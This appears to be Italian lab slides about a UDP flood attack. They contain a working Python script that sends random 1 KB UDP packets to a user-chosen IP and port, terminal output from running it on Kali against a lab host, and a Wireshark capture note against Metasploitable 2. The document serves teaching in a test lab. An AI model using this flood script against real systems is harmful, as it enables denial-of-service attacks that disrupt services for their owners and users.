Configurazione UDP Flood

```python
import socket
import random

# Funzione per inviare un pacchetto UDP al target
def send_udp_packet(target_ip, target_port):
    try:
        # Creazione del socket UDP
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        # Generazione di un pacchetto da 1 KB
        packet_data = bytearray(random.getrandbits(8) for _ in range(1024))

        # Invio del pacchetto al target
        udp_socket.sendto(packet_data, (target_ip, target_port))

        # Chiusura del socket
        udp_socket.close()

        print("#", _ , "Pacchetto inviato con successo!")
    except Exception as e:
        print("Errore durante l'invio del pacchetto:", e)

# Richiesta dell'IP e della porta target all'utente
target_ip = input("Inserisci l'IP target: ")
target_port = int(input("Inserisci la porta target: "))

# Richiesta del numero di pacchetti da inviare
num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

# Invio dei pacchetti
for _ in range(num_packets):
    send_udp_packet(target_ip, target_port)
```


```
┌──(nicholas㉿kali)-[~/Scrivania]
└─$ python udpflood.py
Inserisci l'IP target: 192.168.50.110
Inserisci la porta target: 1234
Inserisci il numero di pacchetti da inviare: 10
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!
Pacchetto inviato con successo!

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ nano udpflood.py

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ python udpflood.py
Inserisci l'IP target: 192.168.50.110
Inserisci la porta target: 12345
Inserisci il numero di pacchetti da inviare: 8
# 0 Pacchetto inviato con successo!
# 1 Pacchetto inviato con successo!
# 2 Pacchetto inviato con successo!
# 3 Pacchetto inviato con successo!
# 4 Pacchetto inviato con successo!
# 5 Pacchetto inviato con successo!
# 6 Pacchetto inviato con successo!
# 7 Pacchetto inviato con successo!

┌──(nicholas㉿kali)-[~/Scrivania]
└─$ wireshark
```

- Questa slide mostra la scrittura del codice per un UDO Flood con la sua conseguente esecuzione in Python



- Cattura pacchetti wireshark con attacco UDP Flood su metasploitable 2